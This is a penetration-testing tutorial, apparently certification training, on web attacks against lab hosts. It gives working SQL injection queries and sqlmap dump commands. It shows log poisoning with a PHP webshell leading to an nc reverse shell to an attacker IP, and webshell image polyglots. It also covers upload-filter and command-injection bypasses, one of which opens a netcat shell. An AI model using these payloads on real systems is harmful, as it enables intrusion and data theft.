eCPPT Deep-Dive: Part 8 - Web Application Pentesting: OWASP WSTG & Critical Flaws
An exhaustive technical breakdown of Part 8 of the eCPPT curriculum: the OWASP Web Security Testing Guide (WSTG) methodology, In-Band and Blind SQL Injection, weaponizing Local File Inclusion (LFI to RCE via Log Poisoning), and advanced file upload filter evasion.
In the vast majority of real-world assessments and specifically within the eCPPT (eLearnSecurity Certified Professional Penetration Tester) examination environment, web applications serve as the primary external gateway into an organization’s internal network. Whether targeting custom enterprise portals, legacy PHP CMS installations, or internal administrative dashboards, web vulnerabilities provide the critical initial foothold required to pivot further into the enterprise.
In this deep dive, we walk through the standardized testing framework defined by the OWASP Web Security Testing Guide (WSTG v4.2) and provide an in-depth technical breakdown of high-impact vulnerabilities: SQL Injection (In-Band, Error-based, and Blind), escalating Local File Inclusion (LFI) to Remote Code Execution (RCE) via log poisoning, and bypassing restrictive File Upload Filters.
Key Takeaways
- OWASP WSTG v4.2 Framework: Industry-standard web assessment methodology encompassing 12 testing categories, from passive information gathering and identity verification to input validation and business logic testing.
- In-Band Union-Based SQLi Mechanics: Extracting database records directly within the HTTP response stream requires determining the exact column count via
ORDER BY, mapping the reflected output columns, and extracting metadata tables frominformation_schema. - Blind SQL Injection: When query results are not reflected in the application UI, we infer database contents bit by bit using binary state responses (Boolean-based Blind) or database delay routines (Time-based Blind via
SLEEP()orWAITFOR DELAY). - LFI to RCE via Log Poisoning: Local File Inclusion (LFI) vulnerabilities can be escalated to full operating system shells by injecting PHP payloads into server logs (such as
/var/log/apache2/access.logvia theUser-Agentheader or/var/log/auth.logvia SSH) and subsequently including the log file. - File Upload Filter Evasion: Bypassing defensive file upload controls through client-side validation tampering,
Content-Typeheader spoofing, double extensions, null byte injections, and crafting valid Polyglot Webshells withexiftool.
1. Web Penetration Testing Lifecycle (OWASP WSTG)
flowchart TD
    Recon["1. Reconnaissance & Discovery<br/>• Subdomain Enumeration (Subfinder, Amass)<br/>• Technology Stack Profiling (Wappalyzer, WhatWeb)<br/>• Directory & Parameter Fuzzing (ffuf, Feroxbuster)"]

    Recon --> Scan["2. Vulnerability Assessment<br/>• Automated Baseline Scanning (Nikto, Nuclei)<br/>• Manual Parameter and Request Mapping via Burp Suite"]

    Scan --> InputValidation["3. Input Validation Exploitation Testing"]

    InputValidation --> SQLi["SQL Injection (SQLi)<br/>• Union-Based Data Extraction<br/>• Error-Based XML/XPath Queries<br/>• Time-Based Blind Inference"]
    InputValidation --> LFI["File Inclusion & Traversal<br/>• PHP Wrappers (php://filter)<br/>• Log Poisoning -> RCE"]
    InputValidation --> Upload["Arbitrary File Upload<br/>• MIME-Type & Extension Evasion<br/>• Image Polyglot Shells"]
    InputValidation --> XSS["Cross-Site Scripting (XSS)<br/>• Stored / Reflected XSS<br/>• Session Hijacking"]

    SQLi & LFI & Upload --> Foothold["Achieve Remote Code Execution (RCE) / System Foothold"]
2. SQL Injection: From Discovery to Full Database Dump
SQL injection occurs when untrusted user input is directly concatenated into a dynamic SQL query without parameterization or proper escaping.
Dissecting In-Band Union-Based SQL Injection:
sequenceDiagram
    autonumber
    actor Pentester as Penetration Tester
    participant WebApp as Web Application (PHP Backend)
    participant Database as MySQL Database Engine

    Pentester->>WebApp: GET /products.php?id=1' ORDER BY 5-- -
    WebApp->>Database: Executes query with ORDER BY 5
    Database-->>WebApp: Error: Unknown column '5' in 'order clause'
    Note over Pentester: Result: Query selects exactly 4 columns!

    Pentester->>WebApp: GET /products.php?id=-1' UNION SELECT 1,2,3,4-- -
    WebApp-->>Pentester: Page renders numbers '2' and '3' on the screen (Reflected Columns)

    Pentester->>WebApp: GET /products.php?id=-1' UNION SELECT 1,table_name,3,4 FROM information_schema.tables WHERE table_schema=database()-- -
    WebApp-->>Pentester: Displays database table names: 'users', 'orders', 'secrets'!
Production SQL Injection Commands & Queries:
1. Manual MySQL / MariaDB Union Queries:
1
2
3
4
5
6
7
8
9
10
11
-- Step 1: Discover database name, version, and active database user
' UNION SELECT 1, database(), version(), user()-- -

-- Step 2: Enumerate all table names in the current database
' UNION SELECT 1, group_concat(table_name), 3, 4 FROM information_schema.tables WHERE table_schema=database()-- -

-- Step 3: Enumerate column names inside the target 'users' table
' UNION SELECT 1, group_concat(column_name), 3, 4 FROM information_schema.columns WHERE table_name='users'-- -

-- Step 4: Dump credentials (username and password hash separated by a colon)
' UNION SELECT 1, group_concat(username, 0x3a, password), 3, 4 FROM users-- -
2. Automated Exploitation via sqlmap:
1
2
3
4
5
6
7
8
# Automated scanning with aggressive heuristics and tamper evasion
sqlmap -u "http://10.10.10.50/view.php?id=1" --batch --random-agent --level=5 --risk=3 --dbs

# Dump specific target database tables
sqlmap -u "http://10.10.10.50/view.php?id=1" -D app_db -T users --dump

# Spawn an interactive OS shell (if database user has FILE and stacked query privileges)
sqlmap -u "http://10.10.10.50/view.php?id=1" --os-shell
3. Local File Inclusion (LFI) to Remote Code Execution (RCE)
When applications use dynamic parameters in file-loading functions (include(), require() in PHP), directory traversal characters (../../) allow arbitrary local file reads.
1. Source Code Extraction via PHP Wrappers:
If the application appends a file extension (e.g., include($_GET['page'] . ".php");), direct file reads will fail. We leverage stream filters to read base64-encoded source code:
1
http://10.10.10.50/index.php?page=php://filter/convert.base64-encode/resource=config
Base64 decoding the returned string reveals underlying database credentials and API tokens!
2. Weaponizing LFI to RCE via Log Poisoning:
sequenceDiagram
    autonumber
    actor Attacker as Attacker (Kali Linux)
    participant Apache as Apache Web Server
    participant AccessLog as Server Log (/var/log/apache2/access.log)

    Attacker->>Apache: Transmit HTTP GET request with PHP payload in User-Agent header:<br/>User-Agent: <?php system($_GET['cmd']); ?>
    Apache->>AccessLog: Writes full request entry into access.log containing raw PHP code!

    Attacker->>Apache: Invoke LFI parameter pointing to access.log:<br/>GET /index.php?page=/var/log/apache2/access.log&cmd=id
    Apache->>AccessLog: PHP interpreter executes the poisoned code inside the log file!
    Apache-->>Attacker: Command output returned in response: uid=33(www-data) gid=33(www-data)!
Execution Commands for Log Poisoning:
1
2
3
4
5
6
7
8
# 1. Poison Apache access log using curl
curl -s -H "User-Agent: <?php system(\$_GET['c']); ?>" "http://10.10.10.50/index.php"

# 2. Verify command execution via LFI
curl "http://10.10.10.50/index.php?page=/var/log/apache2/access.log&c=whoami"

# 3. Spawn a reverse shell back to Kali
curl "http://10.10.10.50/index.php?page=/var/log/apache2/access.log&c=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.5+4444+>/tmp/f"
4. File Upload Vulnerability Evasion Techniques
When testing file upload functionality, applications frequently employ layered defenses that can be systematically bypassed:
| Defense Mechanism | Validation Logic | Evasion Technique |
|---|---|---|
| Client-Side Validation | JavaScript function checks file extension in browser | Intercept POST request in Burp Suite and rename the file after validation runs. |
| MIME-Type Verification | Server inspects Content-Type HTTP header | Change Content-Type: application/x-php to image/jpeg or image/png. |
| Blacklist Filtering | Blocks .php, .asp, .exe | Use alternate extensions: .phtml, .php3, .php4, .php5, .phar, .inc. |
| Case-Insensitive Bypass | Simple case-sensitive string matching | Use mixed-case extensions: .pHp, .pHP5, .PhP. |
| Magic Bytes Inspection | Verifies file header bytes match image signatures | Prepend valid GIF/JPEG magic bytes (GIF89a;) or create an image polyglot. |
Crafting Image Polyglots with exiftool:
1
2
3
4
5
# Inject PHP webshell into a legitimate image's comment metadata without corrupting the file
exiftool -Comment="<?php system(\$_GET['cmd']); ?>" legit_photo.jpg -o shell.php.jpg

# Or prepend raw GIF magic bytes manually:
echo -e 'GIF89a;\n<?php system($_GET["cmd"]); ?>' > shell.php
5. OS Command Injection Evasion
When applications pass user input to system shells (e.g., executing system("ping -c 3 " . $ip)):
- Command Separators: Chain arbitrary commands using
;,&&,||, or|. - Bypassing Whitespace Filters: Use the internal bash separator
${IFS}:1
127.0.0.1;cat${IFS}/etc/passwd - Bypassing Blacklisted Words: Use quote concatenation or wildcard expansion:
1
2
127.0.0.1;c'a't /et'c'/pas's'wd
127.0.0.1;/bin/n? 10.10.14.5 4444 -e /bin/sh
Visual Architecture: OWASP WSTG Exploitation Matrix
The following technical diagram details the exploitation workflows for Union-Based SQL Injection, Local File Inclusion to RCE via Log Poisoning, and multi-layer file upload filter evasion:

Key Architectural Observations from the Diagram:
- The Log Poisoning Mechanism: Web servers log incoming request metadata into filesystem flat files (e.g.
access.log). If an application contains an LFI vulnerability and has read permissions over the log file, injecting executable code into theUser-AgentHTTP header causes the PHP interpreter to parse the log contents as code when included. - Image Polyglot Defense Bypass: Simple extension changes (
.php.jpg) are often blocked by validation routines that check the initial byte sequence (“Magic Bytes”). By injecting a webshell into a legitimate JPEG’s comment block viaexiftool, the file satisfies both extension checks and binary magic byte inspections.
Attack Chain Interconnection: Transforming Web Access into Internal Network Compromise
Web application security testing is the primary vector for establishing the initial foothold:
flowchart LR
    Part8["Part 8: Web Pentesting (LFI Log Poisoning / SQLi)"] -->|Yields Web Shell as www-data| Part5["Part 5: Linux Privilege Escalation (to root)"]
    Part5 -->|Discovers Internal Network Interfaces| Part6["Part 6: Multi-Tier Pivoting into Internal LAN"]
    Part6 -->|Scans Internal Windows Subnet| Part3["Part 3: Network Attacks & Active Directory"]
- Connection to Part 5 (Privilege Escalation): Gaining a webshell gives you code execution under the
www-dataorapacheuser account. You immediately transition to Part 5’s Linux Privilege Escalation Playbook (SUID binaries, sudo rules) to gain root. - Connection to Part 6 (Pivoting): Production web servers reside in the corporate DMZ. Once you gain root on the web server, you configure a Ligolo-ng TUN interface in Part 6 to pivot straight into the company’s internal network.
Categorized References & Authoritative Sources
1. Industry Standards & Testing Methodologies
- OWASP Web Security Testing Guide (WSTG v4.2): The comprehensive guide for testing web applications. https://owasp.org/www-project-web-security-testing-guide/.
- OWASP Application Security Verification Standard (ASVS): Architectural security framework. https://owasp.org/www-project-application-security-verification-standard/.
- OWASP Top 10:2021: The official list of critical web security risks. https://owasp.org/Top10/.
2. Hands-on Training & Exploitation Dictionaries
- PortSwigger Web Security Academy: Free, interactive web security labs and learning materials. https://portswigger.net/web-security.
- HackTricks Web Pentesting & Payloads: Exhaustive methodology for SQLi, XSS, SSRF, Deserialization, and SSTI exploitation by Carlos Polop. https://hacktricks.wiki/.
- PayloadsAllTheThings - Web Exploitation Repository: Curated cheat sheets for SQLi, LFI, SSRF, and file uploads. https://github.com/swisskyrepo/PayloadsAllTheThings.
- SecLists Fuzzing Dictionaries by Daniel Miessler: Comprehensive wordlists for directory discovery. https://github.com/danielmiessler/SecLists.
3. MITRE ATT&CK Enterprise Techniques
- T1190: Exploit Public-Facing Application. https://attack.mitre.org/techniques/T1190/.
- T1059.006: Command and Scripting Interpreter: Python/PHP. https://attack.mitre.org/techniques/T1059/006/.
Author: Abdulrahman M. Fathi (0x3bdo) • Cyber Security Engineer & Penetration Tester